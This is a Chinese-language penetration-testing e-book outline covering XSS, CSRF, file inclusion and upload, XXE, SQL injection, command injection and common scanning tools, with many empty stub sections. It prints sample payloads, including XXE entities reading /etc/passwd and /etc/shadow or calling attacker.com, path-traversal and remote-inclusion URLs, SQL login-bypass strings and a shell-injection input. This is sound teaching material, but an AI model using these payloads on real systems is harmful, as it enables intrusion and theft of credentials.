

# 目录

前言	1.1
渗透测试概述	1.2
渗透测试手段	1.3
Web前端	1.3.1
XSS	1.3.1.1
CSRF	1.3.1.2
文件	1.3.1.3
文件包含FI	1.3.1.3.1
文件上传FU	1.3.1.3.2
目录浏览	1.3.1.3.3
任意文件读取和下载	1.3.1.3.4
XML文件	1.3.1.3.5
XXE	1.3.1.3.5.1
后端	1.3.2
SQL注入	1.3.2.1
RCE/RCI	1.3.2.2
SSRF	1.3.2.3
CORS	1.3.2.4
越权访问	1.3.2.5
后端语言	1.3.2.6
Java	1.3.2.6.1
JAVA反序列化	1.3.2.6.1.1
struts2	1.3.2.6.1.2
渗透测试工具	1.4
漏洞扫描类	1.4.1
Metasploit	1.4.1.1
AppScan	1.4.1.2
AWVS	1.4.1.3
Burp Suite	1.4.1.4
Cobalt Strike	1.4.1.5
Nessus	1.4.1.6
ZAP	1.4.1.7
Nikto	1.4.1.8
其他	1.4.1.9
OpenVAS	1.4.1.9.1

Xray	1.4.1.9.2
NetSparker	1.4.1.9.3
XSS Scanner	1.4.1.9.4
N-Stalker	1.4.1.9.5
Whisker	1.4.1.9.6
Sn1per	1.4.1.9.7
WebScarab	1.4.1.9.8
Webinspect	1.4.1.9.9
Wikto	1.4.1.9.10
端口扫描类	1.4.2
nmap	1.4.2.1
Zenmap	1.4.2.1.1
Layer	1.4.2.2
注入类	1.4.3
sqlmap	1.4.3.1
commix	1.4.3.2
渗透测试阶段	1.5
渗透前	1.5.1
渗透中	1.5.2
后渗透	1.5.3
相关	1.6
安全分析	1.6.1
附录	1.7
参考资料	1.7.1

# 潜入你的网络：渗透测试

- 最新版本： v1.1
- 更新时间： 20210717

## 简介

先对渗透测试进行宏观概述，属于安全方向的哪个子领域。再介绍基本的渗透测试和攻击的大体流程和涉及内容，再整理出网络攻击和防御的全流程和涉及的方方面面的内容。总结各种渗透测试的手段，包括Web前端的代码注入类的XSS跨站脚本攻击、CSRF跨站请求伪造，后端的SQL注入、RCE远程代码执行、SSRF服务端请求伪造、CORS跨域资源共享、越权访问，后端语言比如Java的反序列号、struts2等，以及文件类的文件包含、文件上传、目录浏览、任意文件读取和下载、XML文件的XXE等；以及其他渗透测试工具，比如漏洞扫描类的Metasploit、AppScan、AWVS、BurpSuite、Cobalt Strike、Nessus、ZAP和其他一些不常见的工具；以及端口扫描类的nmap、Layer等，注入类的sqlmap等工具；然后根据渗透测试阶段，分渗透前、渗透中、渗透后；以及相关的安全分析等内容。

## 源码+浏览+下载

本书的各种源码、在线浏览地址、多种格式文件下载如下：

### Gitbook源码

- [crifan/infiltrate\\_your\\_net\\_penetration\\_testing](#): 潜入你的网络：渗透测试

### 如何使用此Gitbook源码去生成发布为电子书

详见：[crifan/gitbook\\_template: demo how to use crifan gitbook template and demo](#)

### 在线浏览

- 潜入你的网络：渗透测试 [book.crifan.com](#)
- 潜入你的网络：渗透测试 [crifan.github.io](#)

### 离线下载阅读

- 潜入你的网络：渗透测试 PDF
- 潜入你的网络：渗透测试 ePub
- 潜入你的网络：渗透测试 Mobi

## 版权说明

此电子书教程的全部内容，如无特别说明，均为本人原创和整理。其中部分内容参考自网络，均已备注了出处。如有发现侵犯您的版权，请通过邮箱联系我 `admin` 艾特 `crifan.com`，我会尽快删除。谢谢合作。

## 鸣谢

感谢我的老婆陈雪的包容理解和悉心照料，才使得我 `crifan` 有更多精力去专注技术专研和整理归纳出这些电子书和技术教程，特此鸣谢。

## 更多其他电子书

本人 `crifan` 还写了其他 `100+` 本电子书教程，感兴趣可移步至：

[crifan/crifan\\_ebook\\_readme: Crifan的电子书的使用说明](#)

`crifan.com`，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved，powered by Gitbook最后更新：2021-07-17 21:42:09

## 渗透测试概述

如之前在[信息安全概览](#)中所总结的，信息安全领域内有几个大的方向：

- 线上或线下
  - 侧重线下的
    - 侧重windows系统的：漏洞和安全
  - 侧重线上的
    - 侧重远程Web网络的：渗透测试
    - 侧重远程工控设备的：工控安全 ≈ 物联网安全
- 设备和端
  - 侧重移动端：移动端 安全和破解
    - 安卓 的安全和破解
    - iOS 安全和破解

而此处主要介绍涉及到线上的，尤其是**Web网络端**的 **渗透测试**

## 概述

- 渗透测试
  - 概念
    - 攻：渗透攻击 ≈ 网络攻击
    - 防：渗透测试 ≈ Web安全 ≈ 网络安全
  - 含义
    - 模拟一种网络攻击，在真正的黑客入侵之前，模拟黑客入侵企业网络来发现薄弱之处
      - 渗透测试工程师完全模拟黑客可能使用的攻击技术和漏洞发现技术，对目标网络、主机、应用的安全作深入的探测，发现系统最脆弱的环节
  - 目的
    - 发现目标系统潜在的业务漏洞风险
  - 标准
    - PTES = Penetration Testing Execution Standard = 渗透测试执行标准
      - 包含
        1. Pre-engagement Interactions 前期交互
        2. Intelligence Gathering 信息收集
        3. Threat Modeling 威胁建模
        4. Vulnerability Analysis 漏洞分析
        5. Exploitation 渗透利用
        6. Post Exploitation 后渗透
        7. Reporting 报告
          - 输出
            - 渗透测试报告
              - 几类
                - 只提供一份测试报告，报告主体内容是 漏洞列表，漏洞详情

- 提供简单的 checklist, 一般是以附录的形式写在测试报告中
- 提供来测试计划, 以及测试报告
- 常用工具
  - 扫描
    - 漏洞扫描 = Web漏洞扫描 = Vulnerability Scanning
      - AWS
      - AppScan
      - Burp = Burp Suite = Burpsuite
      - Metasploit = MSF = Metasploit Framework
      - CS = Cobalt Strike
    - 端口扫描
      - nmap
    - 注入类
      - SQL
        - sqlmap

## 概念对比

### 安全检测 vs 渗透测试

- 安全检测
  - 横向 地毯式 自动化扫描
- 渗透测试
  - 纵向 深度 人工化入侵

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新: 2021-07-17 21:40:20

## 渗透测试手段

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:11:01

## Web前端


- 前端安全
  - 背景
    - 移动互联网
      - 前端的攻击
  - 攻击手段 = 安全问题
    - 传统
      - XSS
      - CSRF
    - 新型
      - 网络劫持
      - 非法调用 Hybrid API
  - 防护手段
    - 浏览器
      - CSP = Content Security Policy =(浏览器) 内容安全策略
        - 用来限制网页资源的加载,包括script、img、iframe等
        - 设置方法
          - 服务端
            - 语言: PHP等
            - 返回
              - 头=header
                - Content-Security-Policy:default-src 'self'
        - 前端
          - 通过iframe的csp属性
            - `<iframe csp="script-src 'self'" src="11.php"></iframe>`
          - 通过 html的 meta`头设置
            - `<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">`
          - 通过继承父页面的CSP属性
            - 通过iframe src加载的页面不继承原页面的CSP属性, 即, 使两个页面同源
            - 通过iframe srcdoc、data协议、about:blank协议加载的页面继承父页面的CSP属性
      - 优先级: 服务端返回CSP属性 > 继承的CSP属性 > iframe csp > meta头
      - Same-Site Cookies

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by Gitbook最后更新: 2021-05-30 11:20:41




# XSS跨站脚本

- XSS
  - XSS = Cross-Site Scripting = 跨站脚本 -> 跨站脚本攻击 = 跨站攻击
    - 为何缩写成XSS而不是CSS?
      - 已有缩写 CSS
        - 表示网页领域的: CSS = 层叠样式表 = Cascading Style Sheets
      - 所以改用 XSS
      - 其中 X 表示 Cross = 交叉 的含义
  - 是什么: 网站应用程序的安全漏洞攻击手段之一
    - 攻击者通过在目标网站上注入(恶意)脚本, 使之在用户的浏览器上运行, 从而引发潜在风险
      - 利用这些恶意脚本, 攻击者可获取用户的敏感信息如 Cookie、SessionID 等, 进而危害数据安全
  - 攻击类型: 代码注入类
  - 本质
    - 恶意代码未经过滤, 与网站正常的代码混在一起
      - 浏览器无法分辨哪些脚本是可信的, 导致恶意脚本被执行
  - 原理
    - 利用网页开发时留下的漏洞
    - 通过巧妙的方法注入恶意指令代码到网页
      - 恶意指令的语言
        - 常是: JavaScript
        - 其他
          - Java
          - VBScript
          - ActiveX
          - Flash
          - HTML
      - 使用户加载并执行攻击者恶意制造的网页程序
  - 攻击策略
    - 在部分情况下, 由于输入的限制, 注入的恶意脚本比较短
    - 但可以通过引入外部的脚本, 并由浏览器执行, 来完成比较复杂的攻击策略
  - (恶意代码) 注入来源
    - 来自用户的 UGC 信息
    - 来自第三方的链接
    - URL 参数
    - POST 参数
    - Referer (可能来自不可信的来源)
    - Cookie (可能来自其他子域注入)
  - 攻击类型
    - 按攻击来源分
      - 存储型= Stored XSS : 经过后端, 经过数据库
        - 典型流程



- 反射型= Reflected XSS : 经过后端, 不经过数据库

- 典型流程



- DOM型= DOM-based XSS : 经过前端, 不经过后端

- 基于 DOM = Document Object Model = 文档对象模型 的一种漏洞

- DOM - xss 是通过url传入参数去控制触发的

- 按是否持久分

- 非持久型xss攻击

- 顾名思义, 非持久型xss攻击是一次性的, 仅对当次的页面访问产生影响。非持久型xss攻击要求用户访问一个被攻击者篡改后的链接, 用户访问该链接时, 被植入的攻击脚本被用户浏览器执行, 从而达到攻击目的

- 持久型xss攻击

- 持久型xss, 会把攻击者的数据存储在服务器端, 攻击行为将伴随着攻击数据一直存在

- 结果 效果

- 获取到

- 更高权限

- 提权

- 利用植入Flash, 通过crossdomain权限设置进一步获取更高权限

- 私密网页内容


- 会话

- Cookie

- 盗用cookie, 获取敏感信息

- 攻击


- 利用以获取的用户信息冒充用户向网站发起攻击者定义的请求
  - 举例
    - 利用可被攻击的域受到其他域信任的特点，以受信任来源的身份请求一些平时不允许的操作，如进行不当的投票活动
    - 利用iframe、frame、XMLHttpRequest或上述Flash等方式，以（被攻击）用户的身份执行一些管理动作，或执行一些一般的如发微博、加好友、发私信等操作
    - 在访问量极大的一些页面上的XSS可以攻击一些小型网站，实现DoS攻击的效果
- 防护手段
  - 后端（开发期间）
    - HTML 转义 = 过滤特殊字符
    - 使用HTTP头指定类型
- XSS举例=代码注入举例
  - JS : `<script>alert("XSS")</script>`
  - HTML : `<b>if this text is bold, the site is potentially vulnerable</b>`
  - CSS : `<style type="text/css"> body { background-color: red; background-image: none; } </style>`
- XSS相关工具
  - ZAP = Zed Attack Proxy
  - XSS Scanner
- XSS攻击典型流程



crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
 Gitbook最后更新：2021-06-03 21:14:26

## CSRF 跨站请求伪造

- CSRF
  - 名称
    - `CSRF = Cross-Site Request Forger = 跨站请求伪造`
    - 缩写：
      - `CSRF`
      - `XSRF`
    - 又称：One Click Attack = Session Riding
  - 含义：一种对网站的恶意利用
    - 攻击者盗用了你的身份，以你的名义进行某些非法操作
      - `CSRF`能够使用你的账户发送邮件，获取你的敏感信息，甚至盗走你的账户
  - 说明
    - 听起来像跨站脚本（XSS），但它与XSS非常不同，并且攻击方式几乎相左
      - `XSS` 利用站点内的受信任用户
      - `CSRF` 则通过 伪装 来自受信任用户的请求来利用受信任的网站
        - 与XSS攻击相比，`CSRF`攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性
    - 扫描是否存在CSRF漏洞
      - 自动化扫描工具
        - `netspark`
        - `AWVS`
        - `appscan`
      - 半自动检测工具
        - `CSRFTester`
    - CSRF典型攻击流程



General Workflow of a CSRF attack

- CSRF攻击代码举例
  - `http://bank.com/transfer.do?acct=MARIA&amount=100000`
  - `<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>`
  - `<img src='url/page=disconnect'>`

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:08:26

## 文件

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:05:05

## 文件包含

- 文件包含 = File Inclusion
  - ->
    - 文件包含漏洞
    - 文件包含攻击
  - 包括
    - LFI = Local File Inclusion = 本地文件包含
    - RFI = Remote File Inclusion = 远程文件包含
  - 问题根源：（往往是）url参数
  - 举例
    - 现有URL：`http://mywebsite.com/index.php?page=home.php`
      - 内部源码：`include($_GET['page']);`
    - 文件包含攻击
      - 本地文件包含
        - 返回上一级，访问其他（敏感信息）文件
        - `http://mywebsite.com/index.php?page=../../../../etc/passwd`
      - 远程文件包含
        - 使用绝对路径地址，包含远程文件
        - `http://mywebsite.com/index.php?page=http://myhackerspage.com/rfi.php`
  - 相关工具
    - Gobuster
    - Wfuzz
    - fimap

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新：2021-05-27 20:06:49

## 文件上传

- 文件上传 = File Upload
  - 举例
    - 把PHP文件作为图片文件上传，可能导致（攻击者希望实现的）PHP文件被执行
  - 如何利用文件上传漏洞？
    - 双文件后缀 = Double extension
      - 举例
        - 实际上是PHP文件，但是名为 `hey.php.jpg`
    - 空字节 = Nulle byte
      - 背景知识
        - PHP来自C语言：空字节Null表示字符串的结束
      - 举例
        - 上传文件名为 `hey.php%00.jpg`，扩展控制器读取文件时，会误以为是上传了 `.jpg` 文件，而停在 `hey.php`
    - 绕过MIME校验 = Bypass MIME checking
      - MIME 即 content-type 头
        - 组成：主类型 type 和子类型 subtype
      - 举例
        - png 文件： `image/png`
      - 举例
        - 上传文件之前，用工具修改 MIME
          - 网络代理工具
            - Burp Suite
          - 浏览器插件
            - Mozilla addon
              - Tamper Data

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新：2021-05-27 20:02:24



## 目录浏览

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:07:25

## 任意文件读取和下载

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:01:55

## XML文件

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:10:29

# XXE

- XML
  - 基础知识
    - XML中可以引入外部文件
      - DTD（文档类型定义）的作用是定义 XML 文档的合法构建模块。DTD 可以在 XML 文档内声明，也可以外部引用
      - 引用外部DTD
        - `<!DOCTYPE 根元素 SYSTEM "文件名">`
        - 或者
          - `<!DOCTYPE 根元素 PUBLIC "public_ID" "文件名">`
      - 引用外部实体
        - `<!ENTITY 实体名称 SYSTEM "URI">`
        - 或者
          - `<!ENTITY 实体名称 PUBLIC "public_ID""URI">`
      - 当允许引用外部实体时，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害
        - 不同程序支持的协议不一样

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

- XXE = XML eXternal Entity = XML外部实体
  - ->
    - XML外部实体注入
    - XXE漏洞
    - XXE攻击
  - 概述
    - 一种针对 弱配置 = 配置有问题 的 解析XML输入的应用程序 = XML解析器 = XML parser 的攻击
      - 当包含对外部实体的引用的XML输入是由弱配置的XML解析器处理时该攻击就会发生
      - 如果正确利用该漏洞，可能非常严重
    - 2017年的 OWSAP 10之一
  - 攻击类型： 代码注入类
  - 后果：泄漏机密数据
    - 导致 ~ 涉及到
      - 拒绝服务
      - 服务器端请求伪造
      - 端口扫描
  - XXE漏洞利用 = XXE攻击
    - 测试是否存在XXE漏洞

- 第一步：尝试插入XML原字符metacharacter
- 案例
  - 亿笑-Dos攻击
- 攻击代码举例

```
http://192.168.0.145:65412/?xml=<!.DOCTYPEexample [<!.ENTITY xxe SY
http://192.168.0.145:65412/?xml=<!.DOCTYPEexample [<!.ENTITY xxe SY
http://192.168.0.145:65412/?xml=<!.DOCTYPEexample [<!.ENTITY xxe SY
http://192.168.0.145:65412/?xml=<!.DOCTYPEexample [<!.ENTITY xxe SY
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]>
<foo>&xxe;</foo>
```

- 防护=对策

- 举例
  - PHP
    - 禁用外部实体： `libxml_disable_entity_loader` 设置为 `TRUE`

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:09:06

## 后端

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:02:41

## SQL注入

- SQL注入 = SQLi = SQL Injection

- 攻

- SQL注入攻击

- 形象的图



- 手段：插入SQL代码
- 目的：获取到敏感信息
  - 用于：后续的各种操作
    - 编辑、删除、插入等
- 根据范围，可分为3个层级
  - Inband
    - 注入代码和输出代码同渠道
      - 输出的数据直接显示在Web页面中
  - Out-of-band
    - 注入代码和输出代码不同渠道
      - 举例
        - 输出数据是邮件发送的
  - Inferential or Blind
    - 没有数据输出
      - 攻击者（测试者）可以发送特定查询代码，查看服务器状态（是否符合预期）
- 常见SQL注入可利用的相关漏洞或弱点
  - Operator union：用 SELECT 期间，把2个操作合并成一个
  - Boolean：用布尔变量测试某条件是否为真
  - Error based：强制服务器产生错误
    - 用于攻击者了解情况后，细化和优化攻击方向
  - Out-of-band：攻击产生数据通过其他渠道发送出去

- 比如
    - 通过HTTP发送请求的方式把数据传出去
  - Time delay : 从数据库中使用命令（比如 `sleep`）去延迟查询条件
    - 当攻击者没有特定类型的响应（结果、输出、错误等）时
- 检测SQL弱点
  - 举例
    - `' / ' = ' / ' OR 1 = 1 / ' OR a = a / ' OR ' / ' OR '' = '' / ' OR ' = '' / ' OR ' = " / ' OR ' = ' / ' OR '' = ' / ' OR '=' / ' OR '='`
- SQL注入攻击
  - 举例
    - `http://mywebsite/toto/connexion.php?username=admin'#{&password=test`
      - 其中的 `#` 允许给一行加注释
        - 如果需要编码，编码后是 `%23`
      - 此命令实现了：连接到一个管理员账户，而无需（知道）密码
    - `' UNION SELECT username,password FROM users--`
      - 此命令可以显示用户名和密码
- 相关工具
  - SQLmap

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新: 2021-07-17 21:32:01



## RCE远程代码执行

- RCE
  - = Remote Code Execution = 远程代码执行
    - == RCI = Remote Code Injection = 远程代码注入
    - ->
      - RCE漏洞
      - RCE漏洞攻击
      - RCE攻击
      - RCI攻击
  - 用途：用户通过浏览器提交执行命令
    - 由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令
      - 可能会允许攻击者通过改变 \$PATH 或程序执行环境的其他方面来执行一个恶意构造的代码
  - RCE相关
    - PHP
      - 注：Web端最常见语言是PHP -> 很多Web应用都是PHP写的
      - 弱点 -> 导致RCE
        - eval
        - assert
        - preg\_replace
  - RCE攻击举例
    - PHP
 

```
<?php
$ping = system("ping -c 1" . $_GET['ipadd']);
?>
```

      - 命令作用：等待一个IP地址的参数
      - 如果攻击者传入 ; cat index.php , 则PHP执行后会显示出 index.php 文件的内容
  - 相关工具
    - Commix

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by Gitbook最后更新： 2021-05-27 20:05:57

## SSRF服务端请求伪造

- SSRF = 服务端请求伪造

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:02:08

## CORS跨域资源共享

- CORS = 跨域资源共享

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:01:49

## 越权访问

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:07:46

## 后端语言

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:02:55

## Java

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:01:56

## JAVA反序列化

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:07:48

## struts2

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:03:31



## 渗透测试工具

- 渗透测试常见工具
  - 漏洞扫描类
    - AppScan：IBM的一款安全扫描软件
    - AWS：一款知名的网络漏洞扫描工具
    - Burp Suite：一款信息安全从业人员必备的集成型的Web渗透测试工具，价格昂贵的收费软件
    - Cobalt Strike：一款基于java的渗透测试神器，常被业界人称为CS神器
    - Nessus：目前全世界最多人使用的Web漏洞扫描与分析软件
    - NetSparker：一款综合型的web应用安全漏洞扫描工具
    - Nikto：一个开源的Web服务器扫描器，漏洞扫描神器
    - WebScarab：一个用来分析使用HTTP和HTTPS协议的应用程序框架
    - Whisker：一款非常好的HTTP服务器缺陷扫描软件，基于libwhisker
    - ZAP：OWASP的集成渗透测试和漏洞工具，免费开源跨平台
  - 端口扫描
    - nmap：网络端口扫描嗅探工具
  - SQL注入
    - Sqlmap：数据库注入神器

更新细节详见后续解释。

crifan.com，使用署名4.0国际(CC BY 4.0)协议发布 all right reserved，powered by Gitbook最后更新：2021-05-27 20:02:15

## 漏洞扫描类

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:02:18

# Metasploit

- Metasploit
  - Metasploit = MSF = Metasploit Framework = Metasploit框架 = Metasploit项目
  - 简介
    - 世界上使用最广泛的渗透测试框架
    - Metasploit项目是一个旨在提供安全漏洞信息计算机安全项目，可以协助安全工程师进行渗透测试及入侵检测系统签名开发。Metasploit项目最为知名的子项目是开源的Metasploit框架，一套针对远程主机进行开发和执行"exploit代码"的工具
  - 使用
    - 像是一把弓箭
      - 瞄准目标，选择漏洞，选择有效载荷，然后发射

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved，powered by Gitbook最后更新：2021-05-27 20:05:01

# AppScan

- AppScan
  - = IBM AppScan
  - 一句话介绍：IBM公司开发的用于扫描web应用的基础架构，也是安全渗透行业扛把子的产品
  - 官网
    - <https://www.hcltechsw.com/products/appscan>
  - 详解
    - IBM AppScan是一款非常好用且功能强大的Web 应用安全测试工具，曾以 Watchfire AppScan 的名称享誉业界，Rational AppScan 可自动化 Web 应用的安全漏洞评估工作，能扫描和检测所有常见的 Web 应用安全漏洞，例如 SQL 注入（SQL-injection）、跨站点脚本攻击（cross-site scripting）、缓冲区溢出（buffer overflow）及最新的 Flash/Flex 应用及 Web 2.0 应用曝露等方面安全漏洞的扫描
  - 评价
    - AppScan 好处在于误报是最少的，相比WVS扫描更慢，建议配合使用

crifan.com，使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by Gitbook最后更新：2021-06-04 21:20:52

# AWVS

- AWVS
  - = Acunetix Web Vulnerability Scanner
  - 官网
    - <https://www.acunetix.com/>
  - 一句话描述：一款知名的全能Web安全漏洞扫描器，并附带有许多实用的工具
    - 通过网络爬虫测试你的网站安全，检测流行安全漏洞
    - 在漏洞扫描实战过程中，一般会首选AWVS，因为这个能扫描出来的漏洞很多，而且使用比较简单
  - 评价
    - 强大的漏洞扫描器，漏洞库大而全，可以说市面上最出色的漏洞扫描器

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新：2021-06-04 21:16:23

## Burp Suite

- `Burp Suite` = `BurpSuite`
  - 简介
    - 一款信息安全从业人员必备的集成型的渗透测试工具，它采用自动测试和半自动测试的方式
    - 一款专业人员常用的昂贵的工具
  - 特点
    - 收费
    - 有免费的社区版
      - 但功能有限
    - 功能全面
  - 用途
    - 个人常用于爆破，抓包，CSRF测试等等

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved，powered by Gitbook最后更新：2021-05-27 20:11:22

## Cobalt Strike

- Cobalt Strike
  - = CobaltStrike
    - 别称：CS神器
  - 一款基于java的渗透测试神器

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:01:48

## Nessus

- Nessus
  - 一句话介绍：Nessus 是目前全世界最多人使用的Web漏洞扫描与分析软件
    - 总共有超过75,000个机构使用Nessus 作为扫描该机构电脑系统的软件
  - 竞品
    - Burp Suite

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新：2021-05-27 20:10:05



# ZAP

- ZAP
  - 名称
    - ZAP = Zed Attack Proxy
    - ZAP = OWASP ZAP = 0wasp-Zap
  - 简介
    - 一款开源的Web安全扫描软件
  - 原理
    - ZAP置于浏览器和测试网站之间（又名中间人），允许拦截流量进行检查和修改
  - 竞品
    - Arachni
    - Wfuzz
    - Nikto

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved，powered by Gitbook最后更新：2021-05-27 20:02:28

# Nikto

- Nikto
  - 一句话描述：一款开源的（GPL）网页服务器扫描器，它可以对网页服务器进行全面的多种扫描
  - 主页
    - Github
      - Nikto web server scanner
        - <https://github.com/sullo/nikto>
    - 官网
      - Nikto2 | CIRT.net
        - <https://cirt.net/Nikto2>
    - 文档
      - Home · sullo/nikto Wiki · GitHub
        - <https://github.com/sullo/nikto/wiki>
  - 概述
    - Nikto是一款开源的Web服务器扫描程序，它可以对Web服务器的多种项目(包括3500个潜在的危险文件/CGI，以及超过900个服务器版本，还有250多个服务器上的版本特定问题)进行全面的测试。Nikto可以在短时间内扫描服务器的多个端口，Nikto因其效率和服务器强化功能而受到青睐
  - 评价
    - Nikto作为开源的漏洞扫描器，基于Whisker/libwhisker完成其底层功能。这是一款非常棒的工具，但其软件本身并不经常更新，最新和最危险的漏洞可能检测不到

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新：2021-06-04 21:23:11

## 其他

此处整理不太出名的其他的渗透测试领域的漏洞扫描相关工具。

